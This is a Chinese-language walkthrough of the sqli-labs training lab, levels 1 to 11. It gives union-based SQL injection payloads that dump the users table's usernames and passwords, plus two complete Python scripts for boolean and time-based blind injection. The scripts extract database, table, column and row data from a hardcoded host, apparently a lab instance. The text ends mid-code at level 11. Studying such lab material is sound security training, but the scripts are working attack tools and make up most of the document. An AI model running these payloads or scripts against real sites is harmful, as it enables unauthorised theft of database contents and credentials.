

sqli-labs学习

less-01

get方式传入id，?id=1正常查询，输入单引号报错




输入注释正常




说明这里存在一个字符型的sql注入

判断列数：order by 4 报错



order by 3 正常 说明这里存在三个列


判断回显：



2,3位置有回显


注入库名：

注入表名：




payload：?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema = database()--+

注入列名：



payload:?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name = 'users'--+


注入rows：




payload：?id=-1' union select 1,group_concat(username,0x7e,password),3 from users--+

less-02


get传入id=1正常查询，输入单引号报错




输入注释仍然报错



猜测可能存在数字型注入，验证：



payload:?id=1 and 1=1



证明存在数字型的注入

之后步骤与less-01相似

less-03

代码审计

```
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
```

传入id=1')--+绕过

less-04

代码审计

```
$id = '"' . $id . '"';
$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
```

传入id=1")--+绕过

less-05

字符型的布尔盲注

编写exp

```
import requests


url = "http://123.56.166.12:8802/Less-5/"

def bin_search(Min,Max,url_left,url_right="--+",remarkable_str='You are
in...........'): #标志回显字符为正确回显页面
    Mid = int(((Max-Min)/2)+Min)
    urls = url_left+"="+str(Mid)+url_right
    # print("test payload:",urls)
    r = requests.get(url=urls)
    if remarkable_str in r.text:
        return Mid
    r.close()
    urls = url_left+">"+str(Mid)+url_right
    r = requests.get(url=urls)
    if remarkable_str in r.text:
        r.close()
        return bin_search(Mid,Max,url_left,url_right,remarkable_str)
    else:
        r.close()
        return bin_search(Min,Mid,url_left,url_right,remarkable_str)

def len_db():
    print('开始爆破数据库名长度')
    Min = 0
    Max = 64
    url_left = url+"?id=1' and length(database())"
    url_right = "--+"
    remarkable_str='You are in...........'
    num_i = bin_search(Min,Max,url_left,url_right,remarkable_str)
    print('数据库名长度为：',num_i)
    return num_i
    # for i in range(64): #数据库名长度默认最长64个字符
    #     payload="?id=1' and length(database())="+str(i)+"--+"
    #     urls = url+payload
    #     r = requests.get(url=urls)
    #     if 'You are in...........' in r.text:
    #         print('数据库名长度为：',i)
    #         return i
    #         break
    #     r.close()


def db_name(num):
    print('开始爆破当前数据库名')
    db_name =''
    for i in range(num):
        Min = 32
        Max = 128
```

```
        url_left = "http://123.56.166.12:8802/Less-5/?id=1' and
ascii(substr(database(),"+str(i+1)+",1))"
        url_right = "--+"
        remarkable_str = "You are in..........."
        num_i = bin_search(Min,Max,url_left,url_right,remarkable_str)
        # print(num_i)
        str_i = chr(num_i)
        print("第",i+1,"个字符为",str_i)
        db_name+=str_i
    print('当前数据库名为: ',db_name)
    return db_name

def count_tb(db_name):
    print('开始爆破数据表数量')
    Min = 0
    Max = 32   #数据库最多有20亿个数据表，这里用32测试
    url_left = "http://123.56.166.12:8802/Less-5/?id=1' and (select
count(table_name) from information_schema.tables where
table_schema='"+db_name+"')"
    url_right = "--+"
    remarkable_str = "You are in..........."
    num_i = bin_search(Min,Max,url_left,url_right,remarkable_str)
    print("当前数据库一共有",num_i,"个数据表")
    return num_i

def len_tb(db_name,num):
    print("开始爆破第",num+1,"个表名长度")
    Min = 0
    Max = 64
    url_left = "http://123.56.166.12:8802/Less-5/?id=1' and (select
length(table_name) from information_schema.tables where
table_schema='"+db_name+"' limit "+str(num)+",1)"
    tb_len = bin_search(Min,Max,url_left)
    print("第",num+1,"个表名长度为: ",tb_len)
    return tb_len

def table_name(db_name,num):
    tb_list = []
    for i in range(num):
        tb_len = len_tb(db_name,i)
        print("开始爆破第",i+1,"个表名")
        tb_name=''
        for j in range(tb_len):
            Min = 32
            Max = 127
            url_left = "http://123.56.166.12:8802/Less-5/?id=1' and (select
ascii(right(left(table_name,"+str(j+1)+"),1)) from information_schema.tables
where table_schema='"+db_name+"' limit "+str(i)+",1)"
            num = bin_search(Min,Max,url_left)
            tb_name+=chr(num)
        print("第",i+1,"个表名为: ",tb_name)
        tb_list.append(tb_name)
    return tb_list

def count_col(table_name):
```

```
    count_col_dic = {}
    for tb_name in table_name:
        print('开始爆破列名数量')
        Min = 0
        Max = 32   #数量不定，合适即可
        url_left = "http://123.56.166.12:8802/Less-5/?id=1' and (select
count(column_name) from information_schema.columns where
table_name='"+tb_name+"')"
        url_right = "--+"
        remarkable_str = "You are in..........."
        num_i = bin_search(Min,Max,url_left,url_right,remarkable_str)
        print("数据表"+tb_name+"一共有",num_i,"个列名")
        count_col_dic[tb_name]=num_i
    print("各数据表列名数量情况为\n",count_col_dic)
    return count_col_dic


def len_col(tb_name,num):
    print("开始爆破"+tb_name+"表中第",num+1,"个列名长度")
    Min = 0
    Max = 64
    url_left = "http://123.56.166.12:8802/Less-5/?id=1' and (select
length(column_name) from information_schema.columns where
table_name='"+tb_name+"' limit "+str(num)+",1)"
    col_len = bin_search(Min,Max,url_left)
    print(tb_name+"表中第",num+1,"个列名长度为：",col_len)
    return col_len

def col_name(table_name,count_col_dic):
    col_name_dic = {}
    for tb_name in table_name:
        col_list = []
        num = count_col_dic[tb_name]
        for i in range(num):
            col_len = len_col(tb_name,i)
            print("开始爆破数据表"+tb_name+"中第",i+1,"个列名")
            col_name=''
            for j in range(col_len):
                Min = 32
                Max = 127
                url_left = "http://123.56.166.12:8802/Less-5/?id=1' and (select
ascii(right(left(column_name,"+str(j+1)+"),1)) from information_schema.columns
where table_name='"+tb_name+"' limit "+str(i)+",1)"
                num_i = bin_search(Min,Max,url_left)
                col_name+=chr(num_i)
            print("数据表"+tb_name+"第",i+1,"个表名为：",col_name)
            col_list.append(col_name)
        col_name_dic[tb_name]=col_list
    print("各数据表列名为\n",col_name_dic)
    return col_name_dic

def rows_data(tb_name,col_list):  #传入表名和需要查询的字段名列表
    col_name = col_list[0]
    payload = "http://123.56.166.12:8802/Less-5/?id=1' and (select
count("+col_name+") from "+tb_name+")"
```

```
    row_count = bin_search(0,64,payload)
    # print("test row_count:",row_count)
    rows_data = []
    for i in range(row_count):
        single_row = []
        print("开始注入第",i,"行数据")
        for column_name in col_list:
            payload = "http://123.56.166.12:8802/Less-5/?id=1' and (select
length("+column_name+") from "+tb_name+" limit "+str(i)+",1)"
            row_len = bin_search(0,128,payload)
            row_name=''
            for k in range(row_len):
                payload = "http://123.56.166.12:8802/Less-5/?id=1' and (select
ascii(right(left("+column_name+","+str(k+1)+"),1)) from "+tb_name+" limit
"+str(i)+",1)"
                num_i = bin_search(32,128,payload)
                row_name += chr(num_i)
                # print("test row_name:",row_name)
            print("第",i,"行，",column_name,"字段数据为：",row_name)
            single_row.append(row_name)
            # print("test single_sow:",single_row)
        print("第",i,"行，","数据为：",single_row)
        rows_data.append(single_row)
        # print("test rows_data:",rows_data)
    print("爆破结果:",rows_data)
    return rows_data

if __name__ == '__main__':
    dbs_len = len_db()
    dbs_name = db_name(dbs_len)
    tb_count = count_tb(dbs_name)
    tb_name = table_name(dbs_name,tb_count)
    count_col_dic = count_col(tb_name)
    col_name(tb_name,count_col_dic)
    # print(tb_name)
    # dbs_name = 'security'
    # tb_count = 4
    # tb_name = ['emails', 'referers', 'uagents', 'users']
    # count_col_dic={'emails': 2, 'referers': 3, 'uagents': 4, 'users': 3}
    # {'emails': ['id', 'email_id'], 'referers': ['id', 'referer', 'ip_address'],
'uagents': ['id', 'uagent', 'ip_address', 'username'], 'users': ['id',
'username', 'password']}
    # table_name = 'users'
    # col_list = ['id', 'username', 'password']
    while True:
        action = input("开始注入数据，按ENTER进入下一步，输入0取消")
        if action == '0':
            break
        table_name = input("请输入你要注入的表：")
        col_list = []
        while True:
            li = input("请依次输入要注入的字段名(输入ENTER进入下一步)：")
            if li == "":
                break
            col_list.append(li)
```

```
        rows_data(table_name,col_list)
```

less-06

代码审计：

```
$id = '"'.$id.'"';
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

把less-05代码中payload单引号换双引号绕过即可

?id=1" and 1=1 --+

less-07

代码审计

```
$sql="SELECT * FROM users WHERE id=(('$id')) LIMIT 0,1";
```

把less-05代码中payload改为

?id=1')) and 1=1 --+

绕过

less-08

与less-05基本一致，只不过没有报错信息，因为less-05 exp使用的是正确页面的标志信息，所以可以直接拿来用

less-09

字符型的时间盲注

编写exp，用二分法可以效率更高得进行查询

```
import requests

url = 'http://123.56.166.12:8802/Less-9/'
param = "?id=1' and "

def bin_search(Min,Max,url_left,url_right=',sleep(4),0)--+'):
    Mid = int(((Max-Min)/2)+Min)
    payload = url_left+'='+str(Mid)+url_right
    # print(payload)
    r = requests.get(url=payload)
    time = r.elapsed.seconds
    # print("time_1",time)
    if int(time)>3:
        return Mid
    r.close()
    payload = url_left+'>'+str(Mid)+url_right
    # print(payload)
```

```
    r = requests.get(url=payload)
    time = r.elapsed.seconds
    # print("time_2",time)
    r.close()
    if int(time)>3:
        return bin_search(Mid,Max,url_left,url_right)
    else:
        return bin_search(Min,Mid,url_left,url_right)

def db_len(url_left):
    print("开始注入当前数据库长度...")
    url_left+="if(length(database())"
    Min = 0
    Max = 32
    len_db = bin_search(Min,Max,url_left)
    print("数据库长度为: ",len_db)
    return len_db

def db_name(url_left,len_db):
    print("开始注入当前数据库名...")
    name_db = ''
    url_left_1 = url_left
    for i in range(len_db):
        url_left =url_left_1+"if(ascii(right(left(database(),"+str(i+1)+"),1))"
        Min = 32
        Max = 128
        num = bin_search(Min,Max,url_left)
        name_db += chr(num)
        print("第",i+1,"个字符是:",chr(num))
    print("当前数据库名为: ",name_db)
    return name_db

def tb_count(url_left,db_name):
    print("开始注入当前数据库中表的数量...")
    url_left_2 = url_left+"if((select count(table_name) from
information_schema.tables where table_schema='"+db_name+"')"
    Max = 64
    Min = 0
    count_tb = bin_search(Min,Max,url_left_2)
    print("当前数据库中表的数量为: ",count_tb)
    return count_tb

def single_tb_len(url,db_name,id):
    print("开始注入第",id+1,"个表名长度")
    url_left = url+"if((select length(table_name) from information_schema.tables
where table_schema='"+db_name+"' limit "+str(id)+",1)"
    Min = 0
    Max = 64
    single_len_tb = bin_search(Min,Max,url_left)
    print("第",id+1,"个表名长度为: ",single_len_tb)
    return single_len_tb

def tb_len(url,db_name,count_tb):
    len_tb_list = []
    for id in range(count_tb):
```

```
        len_tb_list.append(single_tb_len(url,db_name,id))
    print("表名长度列表为：",len_tb_list)
    return len_tb_list

def single_tb_name(url,db_name,id,single_len_tb):
    print("开始注入第",id+1,"个表名")
    single_name_tb = ''
    for i in range(single_len_tb):
        url_left = url+"if((select ascii(right(left(table_name,"+str(i+1)+"),1))
from information_schema.tables where table_schema='"+db_name+"' limit
"+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url_left)
        str_i = chr(num_i)
        print("第",id+1,"个表名第",i+1,"个字符为：",str_i)
        single_name_tb += str_i
    print("第",id+1,"个表名为：",single_name_tb)
    return single_name_tb

def tb_name(url,db_name,count_tb,len_tb_list):
    print("开始注入表名...")
    name_tb_list = []
    for id in range(count_tb):
        single_len_tb = len_tb_list[id]
        name_tb_list.append(single_tb_name(url,db_name,id,single_len_tb))
    print("表名列表为：",name_tb_list)
    return name_tb_list

def col_count(url,name_tb):
    print("开始注入",name_tb,"中的字段数量")
    url_left = url + "if((select count(column_name) from
information_schema.columns where table_name='"+name_tb+"')"
    Min = 0
    Max = 32
    count_col = bin_search(Min,Max,url_left)
    print(name_tb,"中的字段数量为：",count_col)
    return count_col

def single_col_len(url,name_tb,id):
    url_left = url+"if((select length(column_name) from
information_schema.columns where table_name='"+name_tb+"' limit "+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_col = bin_search(Min,Max,url_left)
    print(name_tb,"表中第",id+1,"个字段长度为：",single_len_col)
    return single_len_col

def col_len(url,name_tb,count_col):
    len_col_list = []
    for id in range(count_col):
        single_len_col = single_col_len(url,name_tb,id)
        len_col_list.append(single_len_col)
    print(name_tb,"表中字段长度列表为：",len_col_list)
    return  len_col_list
```

```
def single_col_name(url,name_tb,id,single_len_col):
    print("开始注入",name_tb,"中第",id+1,"个字段名")
    single_name_col = ''
    for i in range(single_len_col):
        url_left = url+"if((select ascii(right(left(column_name,"+str(i+1)+"),1))
from information_schema.columns where table_name='"+name_tb+"' limit
"+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url_left)
        str_i = chr(num_i)
        print(name_tb,"中第",id+1,"个字段名中第",i+1,"个字符为: ",str_i)
        single_name_col+=str_i
    print(name_tb,"中第",id+1,"个字段名为",single_name_col)
    return single_name_col

def col_name(url,name_tb,count_col,len_col_list):
    print("开始注入字段名...")
    name_col_list = []
    for id in range(count_col):
        single_name_col = single_col_name(url,name_tb,id,len_col_list[id])
        name_col_list.append(single_name_col)
    print("字段名列表为: ",name_col_list)
    return name_col_list

def raws_count(url,name_tb,col_list):
    print("开始注入数据数量")
    single_col_name = col_list[0]
    url_left = url+"if((select count("+single_col_name+") from "+name_tb+")"
    Min = 0
    Max = 64
    count_raws = bin_search(Min,Max,url_left)
    print(name_tb,"中一共有",count_raws,"条数据")
    return count_raws

def single_row_len(url,name_tb,name_col,id):
    print("开始注入单条数据字符长度")
    url_left = url+"if((select length("+name_col+") from "+name_tb+" limit
"+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_row = bin_search(Min,Max,url_left)
    print(name_tb,"表中",name_col,"字段中的第",id+1,"条数据长度为:",single_len_row)
    return single_len_row

def single_row_data(url,name_tb,col_list,id):
    print("开始注入第",id+1,"条数据")
    single_data_row = []
    for name_col in col_list:
        single_len_row = single_row_len(url,name_tb,name_col,id)
        single_col_data = ''
        for i in range(single_len_row):
```

```
            url_left = url+"if((select
ascii(right(left("+name_col+","+str(i+1)+"),1)) from "+name_tb+" limit
"+str(id)+",1)"
            Min = 32
            Max = 128
            num_i = bin_search(Min,Max,url_left)
            str_i = chr(num_i)
            single_col_data+=str_i
        single_data_row.append(single_col_data)
    print(name_tb,"中的第",id+1,"条数据为：",single_data_row)
    return single_data_row

def row_data(url,name_tb,col_list,count_rows):
    print("开始注入数据...")
    data_row = []
    for id in range(count_rows):
        single_data_row = single_row_data(url,name_tb,col_list,id)
        data_row.append(single_data_row)
    print(name_tb,"表中的数据为：",data_row)


if __name__ == '__main__':
    url_left = url+param
    len_db = db_len(url_left)
    name_db = db_name(url_left,len_db)
    count_tb = tb_count(url_left,name_db)
    len_tb_list = tb_len(url_left,name_db,count_tb)  #[6, 8, 7, 5]
    name_tb_list = tb_name(url_left,name_db,count_tb,len_tb_list) #['emails',
'referers', 'uagents', 'users']
    for name_tb in name_tb_list:
        count_col = col_count(url_left,name_tb)  #users 中的字段数量为：  3
        len_col_list = col_len(url_left,name_tb,count_col)
        name_col_list = col_name(url_left,name_tb,count_col,len_col_list) #
['id','username','password']
        count_raws = raws_count(url_left,name_tb,name_col_list)
        row_data(url_left,name_tb,name_col_list,count_raws)
```

less-10

代码审计

```
$id = '"'.$id.'"';
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

把less-09代码中payload单引号换双引号绕过即可

?id=1" and 1=1 --+

less-11

代码审计

```
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
        $uname=$_POST['uname'];
        $passwd=$_POST['passwd'];
        @$sql="SELECT username, password FROM users WHERE username='$uname' and
password='$passwd' LIMIT 0,1";
